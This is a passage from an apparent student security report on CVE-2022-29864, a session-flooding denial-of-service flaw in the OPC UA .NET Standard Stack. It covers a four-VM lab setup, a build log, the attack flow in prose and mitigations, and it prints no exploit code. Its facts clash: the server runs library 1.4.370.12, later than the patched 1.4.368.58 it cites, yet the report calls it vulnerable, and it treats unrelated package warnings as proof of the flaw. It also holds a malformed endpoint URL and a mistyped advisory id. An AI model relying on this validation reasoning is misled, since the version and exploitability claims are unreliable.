The attack is relatively low in complexity. Publicly available exploit frameworks, such as the OPC UA Exploit Framework developed by Claroty's Team82 research group, include modules that can reproduce this type of session and message flooding attack against OPC UA servers. The framework was used to discover and demonstrate multiple related OPC UA denial-of-service vulnerabilities, including CVE-2022-29864. While there is no widespread evidence of this specific CVE being exploited in real-world attacks at scale, the availability of PoC tooling and the critical role of OPC UA in industrial environments make it a relevant and credible threat.

4. Infrastructure for Practical Exploit Validation

In order to validate the exploitability of CVE-2022-29864 in a controlled and reproducible manner, a dedicated laboratory environment was designed and deployed. The infrastructure consists of four virtual machines interconnected on the same network segment, each fulfilling a specific role in the OPC UA communication architecture and the attack simulation. The goal of this setup is to replicate a realistic industrial scenario where an OPC UA server is actively serving multiple legitimate clients, and an attacker machine attempts to exhaust the server's resources by flooding it with a large number of concurrent session requests.




Figure 20 - Grupo 3 Lab Structure for Free category Vulnerability

OPC UA Server (VM1)

The first virtual machine runs Windows Server and hosts the .NET Core OPC UA Reference Server, the official reference implementation provided by the OPC Foundation as part of the UA-.NETStandard project (ConsoleReferenceServer).




Figure 21 - Windows Server Features

The OPC UA library version deployed is 1.4.370.12 (built on 22/02/2026, commit 1.4.370+68494d5b42), targeting both net6.0 and netcoreapp3.1 frameworks.

```
C:\Program Files\dotnet\sdks\8.0.418\Sdk\Microsoft.NET.Sdk\targets\Microsoft.NET.EolTargetFrameworks.targets(32,5): warning NE
TSDK1138: The target framework 'net6.0' is out of support and will not receive security updates in the future. Please refer to
https://aka.ms/dotnet-core-support for more information about the support policy. [C:\Projects\OPC-UA-.NETStandard\Applicatio
ns\ConsoleReferenceServer\ConsoleReferenceServer.csproj::TargetFramework=net6.0]
C:\Program Files\dotnet\sdks\8.0.418\Sdk\Microsoft.NET.Sdk\targets\Microsoft.NET.EolTargetFrameworks.targets(32,5): warning NE
TSDK1138: The target framework 'netcoreapp3.1' is out of support and will not receive security updates in the future. Please r
efer to https://aka.ms/dotnet-core-support for more information about the support policy. [C:\Projects\OPC-UA-.NETStandard\Appl
ications\ConsoleReferenceServer\ConsoleReferenceServer.csproj::TargetFramework=netcoreapp3.1]
C:\Projects\OPC-UA-.NETStandard\Stack\Opc.Ua.Bindings.Https\Opc.Ua.Bindings.Https.csproj : warning NU1904: Package 'Microsoft
.AspNetCore.Server.Kestrel.Core' 2.1.25 has a known critical severity vulnerability, https://github.com/advisories/GHSA-5rrx-jj
jq-q2r5 [C:\Projects\OPC-UA-.NETStandard\Applications\ConsoleReferenceServer\ConsoleReferenceServer.csproj]
C:\Projects\OPC-UA-.NETStandard\Stack\Opc.Ua.Bindings.Https\Opc.Ua.Bindings.Https.csproj : warning NU1903: Package 'Microsoft
.AspNetCore.Server.Kestrel.Transport.Sockets' 2.1.3 has a known high severity vulnerability, https://github.com/advisories/GHSA
-vwch-3w2x-vhgg [C:\Projects\OPC-UA-.NETStandard\Applications\ConsoleReferenceServer\ConsoleReferenceServer.csproj]
C:\Projects\OPC-UA-.NETStandard\Libraries\Opc.Ua.Security\Certificates\Opc.Ua.Security.Certificates.csproj : warning NU1903: P
ackage 'System.Formats.Asn1' 6.0.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-447r-wph3-92pm
[C:\Projects\OPC-UA-.NETStandard\Applications\ConsoleReferenceServer\ConsoleReferenceServer.csproj]
C:\Program Files\dotnet\sdks\8.0.418\Sdk\Microsoft.NET.Sdk\targets\Microsoft.NET.EolTargetFrameworks.targets(32,5): warning NE
TSDK1138: The target framework 'net6.0' is out of support and will not receive security updates in the future. Please refer to
https://aka.ms/dotnet-core-support for more information about the support policy. [C:\Projects\OPC-UA-.NETStandard\Applicatio
ns\ConsoleReferenceServer\ConsoleReferenceServer.csproj::TargetFramework=net6.0]
C:\Projects\OPC-UA-.NETStandard\Stack\Opc.Ua.Bindings.Https\Opc.Ua.Bindings.Https.csproj : warning NU1904: Package 'Microsoft
.AspNetCore.Server.Kestrel.Core' 2.1.25 has a known critical severity vulnerability, https://github.com/advisories/GHSA-5rrx-jj
jq-q2r5 [TargetFramework=net6.0]
C:\Projects\OPC-UA-.NETStandard\Stack\Opc.Ua.Bindings.Https\Opc.Ua.Bindings.Https.csproj : warning NU1903: Package 'Microsoft
.AspNetCore.Server.Kestrel.Transport.Sockets' 2.1.3 has a known high severity vulnerability, https://github.com/advisories/GHSA
-vwch-3w2x-vhgg [TargetFramework=net6.0]
C:\Projects\OPC-UA-.NETStandard\Libraries\Opc.Ua.Security\Certificates\Opc.Ua.Security.Certificates.csproj : warning NU1903: P
ackage 'System.Formats.Asn1' 6.0.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-447r-wph3-92pm
[TargetFramework=net6.0]
.NET Core OPC UA Reference Server
OPC UA library: 1.4.370.12 @ 02/22/2026 20:34:46 -- 1.4.370+68494d5b42
Loading configuration from Quickstarts.ReferenceServer.
Check the certificate.
Start the server.
opc.tcp://opcua-server:62541/Quickstarts/ReferenceServer
https://opcua-server:62540/Quickstarts/ReferenceServer/
Server started. Press Ctrl-C to exit...
```

Figure 22 - VM1 - OPC Server

The server exposes two endpoints for client connections:

- <https://opc.tcp://opcua-server:62541/Quickstarts/ReferenceServer> (binary TCP)
- <https://opcua-server:62540/Quickstarts/ReferenceServer/> (HTTPS).

During compilation, several security-relevant warnings were observed, including known vulnerabilities in packages such as:

- Microsoft.AspNetCore.Server.Kestrel.Core 2.1.25 (GHSA-5rrx-jjjq-q2r5, critical severity)

- Microsoft.AspNetCore.Server.Kestrel.Transport.Sockets 2.1.3 (GHSA-vmch-3w2x-vhgg, high severity)
- System.Formats.Asn1 6.0.0 (GHSA-447r-wph3-92pm, high severity).

These warnings confirm that the server environment retains vulnerable dependencies consistent with the conditions necessary to validate the CVE-2022-29864 denial-of-service scenario.

OPC UA Client 1 (VM2)

The second virtual machine represents a legitimate OPC UA client workstation. It runs Windows 11 Education, version 23H2 (OS Build 22631.6649, installed on 23/02/2026), on a 64-bit x64 architecture with an Intel Core Ultra 7 165H processor at 3.07 GHz (2 virtual cores) and 6.96 GB of RAM.

The OPC UA client software installed is UaExpert 2.0.1 (build 648), developed by Unified Automation GmbH (build timestamp: 30/01/2026). UaExpert is a C++-based OPC Unified Architecture client built on top of the OPC-UA ANSI C Stack from the OPC Foundation and the C++ OPC UA Client SDK from Unified Automation.




Figure 23 - VM2 – Client 1 - OS Windows 11




Figure 24 - VM2 - OPC UA client 1 software

It uses Qt 5.15.8, OpenSSL 3.0.19, and libxml2 2.13.9, compiled with Microsoft Visual C/C++ 1929.

This client establishes and maintains an active session with the OPC UA server, simulating a legitimate industrial operator or monitoring application.

OPC UA Client 2 (VM3)

The third virtual machine serves as a second legitimate OPC UA client, mirroring the configuration of Client 1. It runs Windows 11 Education, version 23H2 (OS Build 22631.6649), with identical hardware specifications (Intel Core Ultra 7 165H, 2 virtual cores, 6.96 GB RAM).

The same UaExpert 2.0.1 (build 648) client software is installed.




Figure 25 - VM3 – Client 2 OS Windows 11




Figure 26 - VM2 - OPC UA client 2 software

The presence of two concurrent legitimate clients is intentional.

It ensures that the OPC UA server is already managing multiple active sessions and allocating resources for real client-server communication when the attack is launched, thereby more accurately reflecting a production environment where servers typically handle several simultaneous connections.

Attacker Machine (Host)

The host machine represents the attacker's system. Its primary purpose is to execute a Python script designed to exploit CVE-2022-29864 by rapidly opening a large number of OPC UA session requests against the server. The script targets the server's `opc.tcp` endpoint and initiates concurrent connection attempts, each triggering the full OPC UA session establishment handshake (`OpenSecureChannel`, `CreateSession`, `ActivateSession`).

Since the vulnerable server does not enforce adequate limits on concurrent sessions or aggregate resource consumption, each new session forces additional memory allocations on the server side. When executed while the two legitimate clients are actively communicating with the server, the script simulates a realistic attack scenario where an adversary floods the server with session requests, progressively exhausting the available RAM until the server crashes due to an out-of-memory condition, thereby denying service to the legitimate clients.

Validation Concept

The validation process follows a structured approach. First, both legitimate clients (VM2 and VM3) establish active sessions with the OPC UA server (VM1) using UaExpert, subscribing to data nodes and maintaining normal communication. This baseline state confirms that the server is operational and serving clients as expected. Second, the attacker machine (VM4) launches the Python exploitation script, which begins opening a high volume of concurrent sessions against the server. During this phase, the server's memory consumption is monitored to observe the progressive

resource exhaustion. The expected outcome is that the server's heap memory grows without bound as it attempts to manage the flood of incoming sessions, ultimately resulting in an out-of-memory crash. At this point, both legitimate clients lose their connection to the server, confirming the denial-of-service impact. This controlled experiment demonstrates that the absence of session and resource limits in the OPC UA .NET Standard Stack allows a remote, unauthenticated attacker to render the server unavailable, validating the real-world exploitability of CVE-2022-29864.

5. Mitigation and Patch

The OPC Foundation addressed CVE-2022-29864 by releasing a patched version of the OPC UA .NET Standard Stack (version 1.4.368.58). The fix introduced proper limits on the number of concurrent sessions and on the total volume of messages and associated memory allocations, preventing uncontrolled resource growth caused by excessive session and message flooding. Organizations using the affected stack are strongly advised to update to version 1.4.368.58 or later to remediate this vulnerability.

In addition to applying the patch, several complementary mitigation measures are recommended. Network segmentation should be enforced to isolate OPC UA servers from untrusted network segments and limit exposure to potential attackers. Firewall rules and access control lists should be configured to restrict OPC UA communication to authorized clients only. Deploying intrusion detection systems (IDS) that can identify abnormal patterns of OPC UA traffic, such as an unusually high rate of session creation requests or sustained high-volume message streams from a single source, can provide an early warning mechanism. Furthermore, organizations should implement resource monitoring on systems hosting OPC UA servers to detect anomalous memory consumption patterns that could indicate an ongoing exploitation attempt.

6. Security Lessons Learned

The analysis of CVE-2022-29864 reveals several important cybersecurity principles relevant to the development and deployment of industrial communication protocols. First, it underscores the critical importance of enforcing resource consumption limits in protocol implementations. Any server that accepts and buffers incoming data must impose strict bounds on the amount of memory that can be allocated per session and globally, especially when handling potentially untrusted network input. The absence of such controls directly enabled the denial-of-service condition exploited by this vulnerability.

Second, CVE-2022-29864 highlights the unique risks associated with vulnerabilities in protocol stacks that serve as foundational components for many downstream products. Since OPC UA .NET Standard Stack is used as a building block by numerous vendors to develop their own OPC UA-compatible products, a single vulnerability at the stack level can propagate across a wide range of industrial applications and devices, amplifying the potential impact significantly. This demonstrates the need for rigorous security auditing and fuzzing of shared protocol libraries. Third, the vulnerability reinforces the value of defense-in-depth strategies in OT environments, where network segmentation, traffic monitoring, and proper access controls can serve as compensating measures even when software patches have not yet been applied. Finally, it demonstrates the growing importance of coordinated vulnerability disclosure and dedicated security research efforts (such as those conducted by Claroty's Team82) in identifying and addressing security flaws in industrial protocols before they can be exploited at scale.

Bibliography

((37) Publicação | LinkedIn, n.d.; CVE: Common Vulnerabilities and Exposures, n.d.; CVE Record: CVE-2022-29864, n.d.-a; CVE Record: CVE-2022-29864, n.d.-b; CVE Record: CVE-2023-21716, n.d.; CVE-2022-29864 : OPC UA .NET Standard Stack 1.04.368 Allows a Remote Attacker to Cause a Server t, n.d.; CVE-2023-21716 — Guia de Atualizações de Segurança — Microsoft - Vulnerabilidade de Execução Remota de Código Do Microsoft Word, n.d.; CVE-2023-21716: Microsoft Word RCE Vulnerability - Netskope, n.d.; CVE-2025-21298 — Guia de Atualizações de Segurança — Microsoft - Vulnerabilidade de Execução Remota de Código No Windows OLE, n.d.; CVE-2025-21298 - Windows OLE Remote Code Execution Vulnerability Explained, n.d.; CVE-2025-21298: Critical OLE RCE Alert | Fidelis Security, n.d.; CWE - CWE-122: Heap-Based Buffer Overflow (4.19.1), n.d.; Gyaansastra/CVE-2023-21716: A Vulnerability within Microsoft Office's Wwlib Allows Attackers to Achieve Remote Code Execution with the Privileges of the Victim That Opens a Malicious RTF Document. The Attacker Could Deliver This File as an Email Attachment (or Other Means)., n.d.; Microsoft Word Vulnerability CVE-2023-21716 Exploitable - VULNERA, n.d.; NVD - CVE-2022-29864, n.d.; NVD - CVE-2023-21716, n.d.; NVD - CVE-2025-21298, n.d.; NVD - Home, n.d.; OPC Foundation Security Bulletin Security Update for the OPC UA .NET Standard Stack Executive Summary Affected Software Download Replacement, 2022; OPC UA Deep Dive: A Complete Guide to the OPC UA Attack Surface | Claroty, n.d.; Rich Text Format (RTF) Specification, Version 1.6 | Microsoft Docs, n.d.)